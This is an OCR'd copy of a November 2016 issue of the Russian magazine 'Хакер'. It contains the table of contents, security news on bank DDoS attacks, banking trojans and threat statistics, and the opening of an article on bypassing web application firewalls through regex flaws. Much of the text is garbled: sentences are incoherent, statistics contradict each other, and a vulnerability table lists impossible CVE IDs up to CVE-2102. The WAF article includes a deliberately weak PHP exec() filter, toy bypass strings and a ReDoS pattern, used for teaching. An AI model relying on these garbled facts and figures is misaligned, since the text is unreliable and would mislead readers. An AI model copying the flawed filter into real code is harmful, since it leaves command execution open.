ХАКЕР

№214

НОЯБРЬ 2016

Вскрываем обфусцированные приложения для Android

Запускаем небезопасный софт в Android

Курс молодого реверсера малвари

Изучаем возможности нового WAF Shadow Daemon

black hat

ПРИРУЧАЕМ WAF'Ы

Cover Story

Изучаем методы поиска путей обхода современных файрволов для веб-приложений

ноябрь 2016
№ 214

CONTENT

MEGANEWS
Всё новое за последний месяц

Приручаем WAF'ы
Изучаем методы поиска путей обхода современных файрволов для веб-приложений

Зиг-хак
Эндрю «weev» Ауэрнхаймер о роли хакеров в политическом активизме

Большая рыбалка
Шлем фишинговые письма своим сотрудникам

Игра в облака
Рулим виртуальными серверами при помощи VMware Cloud

Сила ракушки
Выбираем средство разработки и пишем скрипты на PowerShell

RSS в холодном поту
Ставим и дорабатываем Coldsweat – сервер синхронизации RSS для своего хостинга

WWW2
Интересные веб-сервисы

Под флагом Веселого Роджера
Почему закрывают торрент-трекеры и что придет им на смену

Карманный софт
Выпуск #25. Виджеты

Мобильный дайджест октября
Google Pixel, Android 7.1 и универсальный root для всех смартфонов

Allo, Google Assistant и Pixel
Колонка Евгения Зобнина

Окна для робота
Запускаем настольные приложения Windows в Android

«Введите пароль своего аккаунта»
Как взламывают защиту смартфонов от сброса к заводским настройкам

Карантин для малвари
Запускаем небезопасный софт без угрозы утечки личных данных

Обзор эксплоитов
Анализ новых уязвимостей

Погружение в крипту
Часть 5: электронная подпись

Бэкап или бэкдор?
История одного пентеста

Ломаем софт для Android, часть 3
Обфускаторы, упаковщики и другие средства защиты кода

X-TOOLS
Софт для взлома и анализа безопасности

Reversing malware для начинающих
Часть 0: введение в ремесло

Задачи на собеседованиях
Задачи от Stack Group и решение задач от Virtuozzo

Что интересного произошло с нашими программерами за месяц
Колонка авторов

Разработка на R: тайны циклов
Выжимаем максимум производительности при обработке больших объемов данных

Реактивная разработка в Android
ReactiveX: фреймворк, который подружил ООП и функциональное программирование

VK.com как бэкенд: подводные камни
Решаем проблемы по заявкам читателей

Добро пожаловать в Матрицу
Изучаем Cappsule, систему изоляции приложений на базе технологий виртуализации

Безболезненная инъекция
Патчим ядро Linux без перезагрузки

Выбираем WMS-систему и ее техобеспечение
WMi, SCALE или WMOS? ЦОД или облако?

Броня для сайтов
Изучаем возможности нового WAF Shadow Daemon

Отказоустойчивые веб-серверы
Строим могучее решение на базе наследника OpenVZ

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Мария Ивлева Лаборатория Касперского
maria.ivleva@kaspersky.com

БАНКИ ИЗ ГРОЗОВОЙ ТУЧИ

Прямые атаки на банки, финансовые организации и принадлежащие им ресурсы обсуждаются в последнее время достаточно обильной статистикой. Так, в день-тридцатилетие выхода в США многие пользователи могли заметить перебои в работе ресурсов «Сбербанка», «Альфа-Банка», «ВТБ Банк Москва», Московской биржи и «Росбанка». В «Лаборатории Касперского» случившееся назвали атакой на сервисы мобильной DDoS-ботнет, направленной на российские банки. По данным экспертов компании, жертвы атаковали сайты организаций стоимостью в 1 500 миллиардов долларов. Сообщение гласит:

«Атаки организованы с ботнетов, включающих десятки тысяч машин, территориально распределенных по нескольким десяткам стран. Системы защиты атакуют отработанными наборами, атаки были отражены, однако и показывали продолжительности «обкатывания» Сбербанка. Обзор и работа сервиса для клиентов банка не были», — заявил представитель Сбербанка.

Ответственность за DDoS-атаки на российские финансовые учреждения взяла на себя хакерская группировка Anonymous Russia. Злоумышленники заявили, что, кроме проведения DDoS в качестве услуги, так что устроить атаку мог кто угодно, большую часть своего времени они занимаются тем, что «спасают» вышедшие бесхозными некоторые новые клиенты, поскольку на предыдущем сервисе «Анонимус» «ребята не отвечают, обманывают, не отвечают, не соблюдают, что обещают, что атаки обошлись заказчику весьма дорого. Если обычный день хулиганствует стоит порядка 2-150 долларов, здесь «крыша» конечно, была совсем другой».

Представитель компании «Доктор Веб» обсудил источник атаки — это «ботнет, построенный на базе трояна BackDoor.IRCBotnet.1. Он атаковал сайты «Росбанка» и «Росжелдорбанка». Специалисты полагают, что он ответственен и за атаки на другие финансовые учреждения».

«Как можно догадаться по идентификатору, приложению малвари, BackDoor.IRCBotnet.1 — это IRC-бот, который получает команды при помощи протокола обмена текстовыми сообщениями IRC (Internet Relay Chat). Главное преимущество трояна — оптимальная для DDoS-атак. Все хитрости подобрал образец малвари был обкатан/доведен с использованием пяти различных средств, которыми компания «Доктор Веб» располагает, чтобы «тестировать» несколько типов DDoS-атак, а также может по командам злоумышленников запускать и запускает на зараженной машине «Windows» DDoS-атаки».

Представителем компании Group-IB предупреждают, что хакеры теперь «подготовились». Ботнет, который были замечены специалистами Group-IB, Netwatch Technika атаки, называемые специалистами pastebin.com (от слова pastebin), за последние время проникновению на территории более чем двадцати российских стран, включая банки Армении, Беларуси, Болгарии, Великобритании, Грузии, Израиля, Молдовы, Польши, России, Украины и Эстонии.

Начало этой серии атак было положено летом 2016 года на Тайване и в Гонконге, затем с «ростом» атаки распространились на Европу, Ближний Восток и Африку. Сделали в Банкоматах, делали что-то, после чего мошенники начинали резво выводить деньги.

Исследователи Group-IB считают, что за происходящим стоит российская хакерская группа Cobalt. Злоумышленники так же на протяжении ряда лет, которые пользуются хакеры, — Cobalt Strike. Также аналитики полагают, что группа Cobalt использовала с другой известной группировкой Carbanak, но за осуществлением кражи с использованием банкоматов.

Вторжение, не исключено, возможно и с использованием троянов-банкиров, нацеленных на кражу реквизитов и паролей пользователей. Так, в начале месяца исследователи «Лаборатории Касперского» сообщили о блоге компании интернет-хайп Cashier, который распространяется через рекламные сообщения сети Google AdSense и Adwords, которые показывают на сайтах, которые посещают только primarily premium-рекламные сайты. География распространения Trojan-Banker.AndroidOS.Svpeng ограничена только РФ и СНГ, а на пике его «популярности» достигала 37 тысяч атакованных пользователей в день.

Географии атак другого известного троянца, GM Bot, также известно под названиями Asoreb, SteinBot и Banloop, в этом году значительно расширилась, по данным специалистов компании Avast, которая вскоре банкиров умеет масскировать под приложения Google play. Бот, который в начале июля распространялся в основном по США, Канаде, Австрии, Германии, Польше, Индии, Турции и Австралии. В большинстве случаев GM Bot выглядит как безобидное приложение для Android, которое обманывает пользователей.

И наконец, специалисты компании Fortinet в ноябре обнаружили вирус Banker.GT для Android, который также распространяется через рекламные сети. Пока что малварь атакует исключительно пользователей пятнадцати банков Германии, однако, по мнению экспертов, что вирусы прямо могут перерасти, перерасти и изменить стиль атаковать мобильные приложения. Banker.GT мог автоматически добавлять для пользователя виджеты на рабочий стол, выглядеть точно ничего не запрашивал) и связывается с управляющим сервером для получения разных пейлоадов для проникновений разных банков.

СТАТИСТИКА УГРОЗ В ТРЕТЬЕМ КВАРТАЛЕ 2016 ГОДА

— «Лаборатория Касперского» представила свежий отчет об информационных угрозах в третьем квартале 2016 года. Статистика показала, что число мобильных угроз за этот период, по-прежнему показывает, тогда как вредоносьвлияние стало в 2 раза больше.

В третьем квартале был обнаружен **1 520 931** уникальный установочный пакет для мобильных — это в 2.2 раза меньше, чем во втором квартале

55,8% — доля мобильных угроз — это RiskTool, легальные программы, которые потенциально могут использовать злоумышленники. Рекламные программы (11,6%), а значит, рекламная грабеж (5%) сделали (8,3%)

Мобильные банкиры стали в 1,1 раза больше: были найдены **30 167** различных троянов

Самый популярный банкир-вирус распространяется через AdSense

Злоумышленники по-прежнему эксплуатируют уязвимости в разных приложениях, в этом квартале выявлено экспоненциальный рост

RIG . MAGNITUDE

Adobe Flash Player, 13,5% — Браузеры, 44,8%

Adobe Reader, 8,9%

Office, 15,9% — Android, 19,3%

В третьем квартале было обнаружено **21** новое семейство шифровальщиков, **32 091** новая модификация существующих рансомвер.

Шифровальщики атаковали **801 863** пользователя КСН, что в **2,8** раза превышает показатели второго квартала

Лидирующие позиции принадлежат криптовалютному клиенту **CoinMiner** (25,38% пользователей), **LOCKY** (9,09%) и **CRYPTXXX** (6,93%)

КАРТИНКА С ЮРПРИЗОМ

Растет и активность малвари на социальных сайтах, причем разработчики зловредов становятся все более изобретательными. Специалисты обнаружили в конце прошлой недели вирус, получивший название Trojan-Clicker.Win32.Yoo Tube, который использует в изображении и графические файлы, которые даже распознаются как графические. Первыми жертвами злоумышленников этой атаки стала стала «аватаки в социальной сети Facebook, где (с помощью SVG-изображений) скачивает вредоносный файл и запускает его, заражая пользователя вирусом-вымогателем».

Специалисты «Доктор Веб» отметили, с помощью которого хакеры выгружают зловредный код в социальные сети, такие как Facebook и LinkedIn. Злоумышленники используют в основном скриптовые файлы с не слишком сложным скрипт кодом, который ищет малварь на YouTube, и «в процессе» пользователя, чье учетные и платежные данные в итоге попадают в сети специальных программ.

51,3%

впервые составила доля мобильного трафика

— Аналитики компании SafeCounter, сообщают, что в декабре 2016 года мне впервые был зафиксирован мобильный трафик, который составил 51,3% общего трафика компании, доля мобильного трафика составила 51,3%, тогда как доля ПК упала до 48,7% трафика. Такой показатель зафиксирован на общем сколько, тогда как в Европе мобильный трафик составил 55%, в Великобритании и Австрии доступно по причине устройства, генерируют 55–58% трафика.

1/5

сайтов по-прежнему использует сертификаты SHA-1

1 января 2017 года большинство крупнейших сайтов перейдут на использование сертификатов SHA-2, о принадлежащем Браузерам (включая Microsoft, Google и Mozilla) уже поддержали эту инициативу и готовятся окончательно отказаться от ненадежного алгоритма шифрования SHA-1. Ранее, в ноябре, эти исследователи компании Qualys сообщают, что сертификаты SHA-1 по-прежнему используют десятки миллионов сайтов, а если точнее, 1/5 сайтов по-прежнему SHA-1. Особенно если сайты Браузеры начнут отображать предупреждения об опасности таких ресурсов. Большинство сайтов уже готовы к доступу, хотя, возможно, найдутся несколько жертвы.

СОФТ МЕСЯЦА

В последнее время ИБ-эксперты со всего мира загоревали о бесконечности интернета вещей. О том, что IoT-устройства, как правило, защищены из рук вон плохо, известно давно, однако «вроде недавно» DDoS-атак заставила обратить на эту проблему пристальное внимание. Ботнеты на основе Mirai, Gafgyt, Luabot, Kaiten, BillGates, Rex или Fortnet сформировали самый «страшный трен». Проблему признают все, включая Марка Шаттвотера, основателя Canonical (компания, которая стоит за Ubuntu):

«Мы всегда смотрели на Windows как на уязвимую платформу, но теперь спрашиваем Linux-устройства оказались настоящей уязвимостью». — Марк Шаттвотер

Новая версия Ubuntu Core 16 для IoT-устройств, официально выпущенная 3 ноября, предназначена для решения данной проблемы. Основные новшествами дистрибутива Canonical стали поддержка «Docker» и «snap» для способов защиты IoT-устройства от хакеров и попали данные. Поработали в Canonical и над обновлением ядра, «теперь в ядре отключены и полностью удалены ряд IoT-устройства больше не будут готовиться для их владельцев. Разработчики IoT-устройства с уверенностью «ждут» Canonical». Ирвин Дель, чтобы производителям возможность доставить обновления на свои устройства автоматически.

В Microsoft занимаются другой стороной пользовательской безопасности: разработчики из этой компании выпустили экспериментальный сервер веб-серверный браузер Focus для iOS с включенным по умолчанию режимом «ночного». В браузерном «ночном», кроме адресной строки нет вообще, списка любимых сайтов, меню. Только адресная строка и окна «единственная кнопка», которая «отправляет поиск в Google». Кстати, в «ночном» нет ни истории, ни закладок и «уже». Впрочем, даже если не ночать, после закрытия браузера все данные в «ночном» исчезнут.

Focus по умолчанию применяет технологию, которая знакомых пользователям Firefox: Private Browsing в Focus по умолчанию. Кроме того и «ночной» пользователь может заблокировать рекламные, аналитические и другие трекеры, которые прерывают сеть отслеживания поведения, а также настроить шрифты и другие стандартные медиафайлы.

Популярный кросс-платформенный FTP-клиент FileZilla тоже получил новое усовершенствование — правда, не в базовой версии. Разработчик, известный под псевдонимом tomsp, «добавил в свой бесплатный фреймворк FTP-клиента — FileZilla Secure, который «позволяет по защищает учетные данные пользователям шифрования», а не «работает в ночном режиме». Кстати, в «ночном» FileZilla Secure, поддерживается по этой особенности FileZilla, после чего и решает самостоятельно «ночной».

FileZilla Secure доступен на Mac, Linux и Windows (есть в том числе и портативная версия). Пользователи могут бесплатно использовать его на каждом «ночном», а можно сначала с официального сайта и ночью работать, что «предлагается все в порядке». Энтузиаст собирается подарить свой «ночной» и «дает» среди ближайших планов — перевод FileZilla Secure на последующую версию клиента.

Ну и для разнообразия новость, которая, пожалуй, гораздо на новостной «ночной» обойдется. Компания «Лаборатория Касперского» сообщила о *AntiRTC-API и Cordova-API, — сообщает исследователь.*

Как Little Doctor сообщила в «ночном» — «чтобы создать приложение, нужно не любой программе, как злоумыслителю только ваш собственный продукт». Ваш «ночной» приложение, позволяет по-прежнему любой программе, которая сообщается с *AntiRTC-API и Cordova-API», — сообщает исследователь.*


Как Little Doctor сообщила в «ночном» — «чтобы создать приложение, нужно не любой программе, как злоумыслителю только ваш собственный продукт». Ваш «ночной» приложение, позволяет по-прежнему любой программе, которая сообщается с *AntiRTC-API и Cordova-API», — сообщает исследователь.*

Продолжение статьи →

«Теперь, спустя шесть месяцев, меня вов ещё спрашивают, считаю ли я по-прежнему, что Крис Пратт — это Сатоси Накамото. Либо он был Сатоси, либо не был. В любом случае, нам стоит его отправить. Я сожалею о том, что вообще ввёл эту шутку для Криса. Я бы хотел его вырезать, чтобы сцена стала лучше. Я бы хотел, чтобы мне не было больно. Я бы хотел, чтобы мне не было интересно и продуктивно вещать. »

Вадим Вадимов

1 Кейс Стивен Рэйс и только доисламистский создатель Bitcoin.



ГОЛОСА БУДУЩИХ РОБОТОВ

На конференции Adobe Max Creativity состоялась презентация будущего аудиоредактора VoCo и его возможностей. Редактор показывает фантастические результаты: VoCo имитирует голос человека после всего двадцати минут обучения на сэмплах. Разработчики сразу были впечатлены отсутствием, что они, разумеется, понимают, насколько опасна такая функциональность, и работают над решением.

Это как раз тот случай, когда лучше один раз услышать, поэтому внимание на видеоролик.

Возможности нового редактора Adobe в первую очередь ориентированы на профессионалов, которые занимаются кинематографом и другим сфер развлечения, где возможность подправить аудиодорожку без фактической перезаписи дороже, чем в все золота. По слухам, VoCo должен стать всего-навсего «голосовым Photoshop».

«Компания Microsoft уже является важным участником многих open-source проектов и на протяжении нескольких лет вовлечена в open-source-сообщество благодаря партнерским отношениям и техническому гранту. Членство в Linux Foundation — это важный шаг для Microsoft, но, пожалуй, это новость прадедушки Билл рассмешит: интерес для open-source-сообщества, которое тоже выиграет от постоянного участия компании».

Гаэл Ланс Роннеум Дэвид Эванс
с сексдесятым Microsoft в сообществе Linux Foundation

MICROSOFT ♥ LINUX

16 ноября 2016 года можно назвать историческим днем: в этот день на конференции Microsoft Ignite 2016 компания Microsoft официально объявила о своем присоединении к некоммерческому консорциуму Linux Foundation, который координат сразу разные вопросы, связанные с развитием Linux, его стандартизацией и защитой.

Напомнить нет назад Стив Балмер, тогда руководящий компанией, на заявил Linux и open-source сообщество раковой опухолью. Но с тех пор многое изменилось, компания стала Microsoft, Сатья Наделла начал наводить мост с open-source-комьюнити. К примеру, компания опубликовала на GitHub исходные коды PowerShell, Visual Studio Code и JavaScript-движка Edge, открыла платформу .NET Core 1.0 и стала, как это ни странно, одной из инициаторов open source компании Facebook, разработчиком React и SLDE, а в начале 2016 года в Microsoft выступили соспонсорами сборку FreeBSD, добавив ее в Azure Marketplace.

Напомним, что Linux Foundation — далеко не первая организация, сделавшая со сообщением софтов, к которой присоединилась Microsoft. В марте 2016 года компания также вступила в Eclipse Foundation, а президентом фонда Apache Software Foundation на протяжении трех лет остается сотрудник Microsoft Сам Рубл.

2 000 000 000
активных пользователей насчитывает браузер Google Chrome

— Google обнародовала статистику, согласно которой различные версии ее браузера Chrome пользуются свыше двадцати миллиардов раз в месяц (тот показывается на основе данных «нов). При этом, по данным компании, еще в апреле 2015 года в Chrome насчитывался один миллиард активных пользователей. Таким образом, за прошедшие полтора года пользовательская база увеличилась.

Представитель корпорации Google и Ник Фоксвилл, ответственный за Chrome, сообщил, что в 2016 году доля Chrome возросла с 25% до 30% рынка. Основной прирост — это бывшие пользователи Internet Explorer, которых Microsoft потеряла после Edge. Пользователей в его доле на рынке снижалась с 44% до 27%.

59.19%
средняя доля спама в мировом почтовом трафике

— Специалисты «Лаборатории Касперского» опубликовали статистику о спаме и фишинге в третьем квартале 2016 года. Из-за вирусных эпидемий происшедших в сентябре, доля вредоносных сообщений составила 61.25% от общего количества, а один показатель тем. Несмотря в этом месяце спамов стало в среднем на 59.19% меньше, чем в июне. В среднем почтовый трафик в третьем квартале был замусорен на 59.19%, что почти на 2 процентных пункта выше среднего показателя предыдущего квартала. Доля спама по странам распределилась: более 37,5 множества попыток перехода на фишинговые сайты. Главной целью злоумышленников все еще остается кража данных для доступа на банки приходится 27.79% атак.

ПОДМЕНА ДОМЕНА

Что ты можешь сказать про сумеил.ф? Не гадала ли, он поиск на маленькую прогнозы ЕР?

Именно так и думали получатели рекламного спама, рассылаемого в начале ноября жителям США с домена secret.google.com: сообщения выглядели достоверными, так как принадлежали от доверенного сервиса. Спамеры рассылали сообщения Vote for Trump («Голосуйте за Трампа»), возможно сказав в итоге некоторая влияние на результаты американских выборов.

Исследователи из компании Analytics Edge, изучавшие ситуацию, обнаружили, что «Google Secret» имеет неверный DKIM-ключ. Просто какой-то предпринимчивый спамер что данные исследователи — из Росхи прорывает подменить Google G Unicode-символом 0262. Если поставить символ рядом (в в G), разница очевидна, сервер пользователем не замечает подмены, глаз на сразу на ошибку всегда сам.

В последнее годы в Сети происходит интернационализация доменных имен, что позволяет пользователям регистрировать домены на кириллице, так что использование подобных символов стало допустимым. Специалисты предупреждают новый вектор фишинга и спама, с применением подмен.

ЧЕТВЕРТЬ САМЫХ УЯЗВИМЫХ ПРИЛОЖЕНИЙ — ЭТО СРЕДСТВА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ

Исследователи компании Flexera Software (Raleigh Section) составили рейтинг самых уязвимых приложений. Из 50 приложений, которые были проверены специалистами, в топ-10 вошли 4 средства для обеспечения безопасности, при этом средства для обеспечения безопасности, причем созданы они теми же компаниями производителями, как Kaspersky, IBM, Juniper, McAfee, Palo Alto и Sophos. Если проблема с основным оборудованием в сторонних производителей в компонентах, тут остается фактом.

В топ-10 попали 40 уязвимостей, в сих было найдено **2102** уязвимости.

IBM

14 приложений из 40 — **23,91%**: оказалось продуктами для обеспечения безопасности.

Продукт, в которому уязвимостей в среднем — **BVRNT BROWSER**

Подробная статистика за апрель — октябрь 2016 года:

	VULNS	PRODUCT
CVE-2011	18	IBM SecretCloud Sony
CVE-2012	18	Microsoft Windows Server
CVE-2013	17	Linux Kernel
CVE-2014	15	Adobe Flash Player
CVE-2015	15	Microsoft Windows Vista
CVE-2016	43	Google Chrome
CVE-2017	14	Microsoft Windows Server 2012
CVE-2018	14	Microsoft Windows 7
CVE-2019	41	IBM FocusPOR
CVE-2020	13	Microsoft Windows 8
CVE-2021	30	Apple OS
CVE-2022	13	Novell Novell
CVE-2023	12	Apache Collaboration Server
CVE-2024	12	Microsoft Office
CVE-2025	11	IBM Security Access Manager
CVE-2026	8	IBM Sametime
CVE-2027	10	IBM Spectrum Storage SAN
CVE-2028	10	Microsoft Office
CVE-2029	10	IBM Security Access Manager
CVE-2030	9	Microsoft Office
CVE-2031	9	Microsoft Exchange Server

	VULNS	PRODUCT
CVE-2032	9	Microsoft Office
CVE-2033	9	Microsoft Office
CVE-2034	9	Microsoft Office
CVE-2035	9	Microsoft Office
CVE-2036	9	Microsoft Office
CVE-2037	9	Microsoft Office
CVE-2038	9	Microsoft Office
CVE-2039	9	Microsoft Office
CVE-2040	9	Microsoft Office
CVE-2041	9	Microsoft Office
CVE-2042	9	Microsoft Office
CVE-2043	9	Microsoft Office
CVE-2044	9	Microsoft Office
CVE-2045	9	Microsoft Office
CVE-2046	9	Microsoft Office
CVE-2047	9	Microsoft Office
CVE-2048	9	Microsoft Office
CVE-2049	9	Microsoft Office
CVE-2050	9	Microsoft Office
CVE-2051	9	Microsoft Office
CVE-2052	9	Microsoft Office
CVE-2053	9	Microsoft Office
CVE-2054	9	Microsoft Office
CVE-2055	9	Microsoft Office
CVE-2056	9	Microsoft Office
CVE-2057	9	Microsoft Office
CVE-2058	9	Microsoft Office
CVE-2059	9	Microsoft Office
CVE-2060	9	Microsoft Office
CVE-2061	9	Microsoft Office
CVE-2062	9	Microsoft Office
CVE-2063	9	Microsoft Office
CVE-2064	9	Microsoft Office
CVE-2065	9	Microsoft Office
CVE-2066	9	Microsoft Office
CVE-2067	9	Microsoft Office
CVE-2068	9	Microsoft Office
CVE-2069	9	Microsoft Office
CVE-2070	9	Microsoft Office
CVE-2071	9	Microsoft Office
CVE-2072	9	Microsoft Office
CVE-2073	9	Microsoft Office
CVE-2074	9	Microsoft Office
CVE-2075	9	Microsoft Office
CVE-2076	9	Microsoft Office
CVE-2077	9	Microsoft Office
CVE-2078	9	Microsoft Office
CVE-2079	9	Microsoft Office
CVE-2080	9	Microsoft Office
CVE-2081	9	Microsoft Office
CVE-2082	9	Microsoft Office
CVE-2083	9	Microsoft Office
CVE-2084	9	Microsoft Office
CVE-2085	9	Microsoft Office
CVE-2086	9	Microsoft Office
CVE-2087	9	Microsoft Office
CVE-2088	9	Microsoft Office
CVE-2089	9	Microsoft Office
CVE-2090	9	Microsoft Office
CVE-2091	9	Microsoft Office
CVE-2092	9	Microsoft Office
CVE-2093	9	Microsoft Office
CVE-2094	9	Microsoft Office
CVE-2095	9	Microsoft Office
CVE-2096	9	Microsoft Office
CVE-2097	9	Microsoft Office
CVE-2098	9	Microsoft Office
CVE-2099	9	Microsoft Office
CVE-2100	9	Microsoft Office
CVE-2101	9	Microsoft Office
CVE-2102	9	Microsoft Office

ОБХОДИМ БЛОКИРОВКУ IOS. СНОВА

Около месяца назад, в октябре, представителем Сбербанка предупреждали, что голосовой помощник Siri может использоваться для кражи вышедшим средств через функцию SMS-банков. В корне проблемы лежит довольно старая тема: обход экрана блокировки iOS при помощи Siri. Недавно исследователи ресурса Cellebrite сообщили мегаполисам что использовали в iOS-ах избежание различных проблем.

Сергей Лозовский, эксперт компании Kaspersky в очередной раз доказывает, что эксперты. Бог присутствует на iPhone и iPad, работающих под управлением iOS 8 и новее. После эксплуатации баг, помимо доступа ко всем контактам и фото встреч, атакующий также может выбрать любой контакт из списка и просмотреть все данные, которые владелец девайса ранее ввел с этим пользователем.

На видео можно посмотреть демонстрацию атаки в исполнении самих исследователей — бонусом Everything Applyto и iDoveceeps.

«Несколько сайтов ненадолго ушли в офлайн. Никогда прежде, Интернет, стоял стеснность не была уничтожена. Но кажется, мы проникнули в наши жизни. В наших для интернет оказывает влияние, физическое влияние на реальный мир. Интернет вещей прямо компьютеризация и соединил десятки миллионов устройств по всему миру. Мы соединяем автомобили, дроны, медицинские устройства и домашнюю технологию. Это становится опасным. Пример не может отравиться с этим [самостоятельно]. Прорвешься и покупателем все равно. Правительство должно вмешаться. Этой фоей рынка, которой рынок не исправит сам».

Брюс Шнайер
см стаю CS-специалиста Dyn, основного в ноябрьской атаке с использованием IoT-устройствами

УГНАТЬ ЗА 70 СЕКУНД

В конце 2015 года испанский исследователь Гектор Марко нашел интересный баг: оказалось, что, если нажать клавиш Backspace (8 раз), в тот момент, когда GRUB спросит имя пользователя, появляется лесная shell. 2016 год Марко завершил обнаружением еще одного похожего бага: оказывается выполнить, что если при использовании Cryptsetup зажать клавиш Enter на 70 секунд, то пользователь попадет в root shell initrd.

Хотя диски при этом все равно остаются зашифрованными, атакующий сможет получить такой root-доступ (например, для последующего взлома) или добраться до содержимого незашифрованных разделов.

Когда Cryptsetup запрашивает у пользователя пароль для расшифровки диска, скрипт **/scripts/local-top/cryptroot** сообщает некоторое время, пытается использовать ресурс Cryptsetup решает, что работает на медленном устройстве, и позволяет пользователю продолжать подбор. Когда пользователь прекращает попытки ввести пароль (через через 70 секунд при постоянно нажатой клавише Enter), происходит «ошибка» в root shell для отладки «проблемы».

Проблема CVE-2016-4484 актуальна для дистрибутивов на базе Debian (в прошлом, Ubuntu) и Fedora. Для исправления бага в Debian нужно обновить исправление (версия 2:1.7.3-2), стабильная ветка пока исправлена не получила.

→

black hat
/ Доклад
c Black Hat
2016

ПРИРУЧАЕМ WAF'Ы

КАК ИСКАТЬ БАЙПАСЫ В СОВРЕМЕННЫХ WEB APPLICATION FIREWALLS И ЧТО С НИМИ ДЕЛАТЬ

Владимир Ванюшин,
ведущий эксперт
Positive Technologies
vvanyushin@ptsecurity.com

WAF — важная часть безопасности веб-приложения. Фильтр, который в реальном времени блокирует вредоносные запросы до того, как они достигнут сайта, может сослужить хорошую службу и спасти уйму от приложения. Тем не менее WAF'ы содержат множество ошибок. Часть из них появляется по небрежности разработчиков, часть — по незнанию. В этой статье мы изучим технику поиска байпасов WAF на базе регулярок и токенизации, а затем на практике рассмотрим, какие уязвимости существуют в популярных файрволах.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

КАК РАБОТАЕТ WAF

Давайте рассмотрим механизмы работы WAF изнутри. Отнесем к ним сигнатуры и фильтры в большинстве WAF сохраняются. Условно можно выделить пять этапов:

1. Парсинг HTTP-пакета, который прошел от клиента.
2. Выбор правил в зависимости от типа входящего параметра.
3. Нормализация данных до вида, пригодного для анализа.
4. Применение правил детектирования.
5. Вынесение решения о вредоносности пакета. На этом этапе WAF либо обращает сообщение, либо пропускает дальше — на уровень приложения.

Все этапы, кроме четвертого, хорошо изучены и в большинстве файрволов реализованы. Но вот четвертый — как истинно лучшее детектирование — дальше и лойдет речь. Если проанализировать виды логик обнаружения даже в пятнадцати наиболее популярных WAF, то получаются будут:

- регулярные выражения;
- токенизаторы, лексические анализаторы;
- репутация;
- выявление аномалий;
- score builder.

Большинство WAF используют именно механизмы регулярных выражений (регексы) для поиска вредоносных запросов. Но регулярки так же, как и другие сложные вещи, имеют регулярные выражения использовал первый WAF, написанный в 1997 году. Поэтому сегодня такие вполне естественна — это просто подход, используемого регулярками.

Наиболее популярные техники детекта вредоносной нагрузки в WAF

Напомню, что регулярные выражения выполняют поиск подстроки (в нашем случае — вредоносного паттерна) в тексте (в нашем случае — в HTTP-параметре). Например, вот одна из самых простых регулярок из ModSecurity:

```
(?i)(exec|grant|select)
```

Это выражение ищет HTMLнибудь типа XSS в тело запроса. Первая часть **(?i)** делает последующую часть выражения нечувствительной к регистру, вторая (во скобках) ищет открывающийся тег `<script>` с произвольными параметрами внутри тега и произвольной текст после символа `>`.

Регулярные выражения очень популярны в security-продуктах. При работе с веб-приложениями ты встретишь их на всех уровнях. Самый первый и фильтрация с использованием — XSS. Каждый раз, когда ты вводишь все популярные браузеры (даже в IE, начиная с версии 7). Второй — это фронтендовые анализаторы, предназначенные для выявления вредоносного кода, который может прийти с ближнего в качестве данных. Третий уровень — бэкенд, на котором также могут использоваться регулярки для постобработки данных — проверять пользовательский ввод перед сохранением в БД, а также перед выводом пользователю.

ИЗУЧАЕМ УЯЗВИМОСТИ ПРАВИЛ

Давай сядем регулярки вместе с парсером топовых бесплатных WAF и выгадаем из них все правила. В результате на диске у тебя окажется порядка 500 правил, из которых около 90% защищают веб-приложение от XSS- и SQL-инъекций.

Собираем правила детекта из популярных файрволов

Предположим, что некоторые из исследуемых правил имеют ошибки. Наиболее ошибка в таком правиле позволит использовать не в качестве бэкдоров.

Разделим типы багбаков, которые мы сможем эксплуатировать, на синтаксические ошибки (правила не выражение синтаксиса регулярных выражений, из-за чего является логика правила и непредсказуемые правила) и семантические (учитывают определенные случаи). Тестер нужно подобать инструмент для анализа правила на предмет этих ошибок.

Отчетный специалист, пристально посмотрев на регулярное выражение, сможет, исходя из своего опыта, дать вердикт, можно ли обойти данное выражение. Но, учитывая такой методологии, по которой неопытный хакер (или спец) может проверить регулярное выражение на наличие обхода, не существует. Давай его создадим.

Модификаторы, числовые квантификаторы и позиционные указатели

Возьмем для начала несложный пример. Здесь у нас простое выражение, которое защищает функцию `exec()`. Регулярка пытается найти паттерн **attackload** в GET-параметре **a**, если он найдет, предотвратить исполнение вредоносного кода:

```
if( $preg_match("/^attackload$/iu",$_GET["a"]) ){
    exec($cmd." 2.>&1",$out,$ret);
}
```

В этом коде есть как минимум три проблемы.

1. **Регексп.** Выражение не учитывает регистр, поэтому, если использовать нагрузку разного регистра, ее удастся обойти:

```
attackload
```

Подфиксить это можно при помощи модификатора **(?i)**, благодаря которому регексп не будет учитываться.

2. **Символы начала и конца строки (^$).** Выражение ищет вредоносную нагрузку, жестко привязываясь к позициям в строке. В большинстве языков, для которых поддерживаются регулярные выражения, нагрузка (например, SQL) проблема в начале и в конце строки не влияют на синтаксис. Таким образом, если добавить проблему в начало и конца строки, защиту удастся обойти:

```
attackload
```

Чтобы не допускать подобного баблоха, нужно обращать особе внимание на то, как используется ввод указателя начала и конца строки. Зачастую они не нужны.

3. **Квантификаторы (i,3).** Регулярное выражение ищет количество вхождений одного до трех. Соответственно, начиная полезную нагрузку четыре или более раз, можно не обойти:

```
attackpayloadattackpayloadattackpayloadattackpayload
```

Подфиксить это можно, уберев квантификатор (и заменив его на вхождение подстроки (и вместо **{3,}**). Начиная с версии **7.0** обходы следует избегать. Например, давным-давно (в прошлом году, если смеешься — это максимум пятилетнего давнина (в примере, info), а сейчас появились TLD типа university. Как следствие, регулярные выражения, в котором используется паттерн **{2,4}**, перестанет быть валидным, и откроется возможность для баблоха.

Ошибки логики

Теперь давай рассмотрим несколько выражений посложнее.

- **(a+)** — это пример так называемого ReDoS, сплошь и обслуживании при парсинге текста уязвимых регулярных выражениях. Проблема в том, что это регулярное выражение может обрабатывать запросы слишком долго из-за чрезмерного количества вхождений в строку. То есть если мы передадим **aaaaaa...aaaaa

COVERSTORY

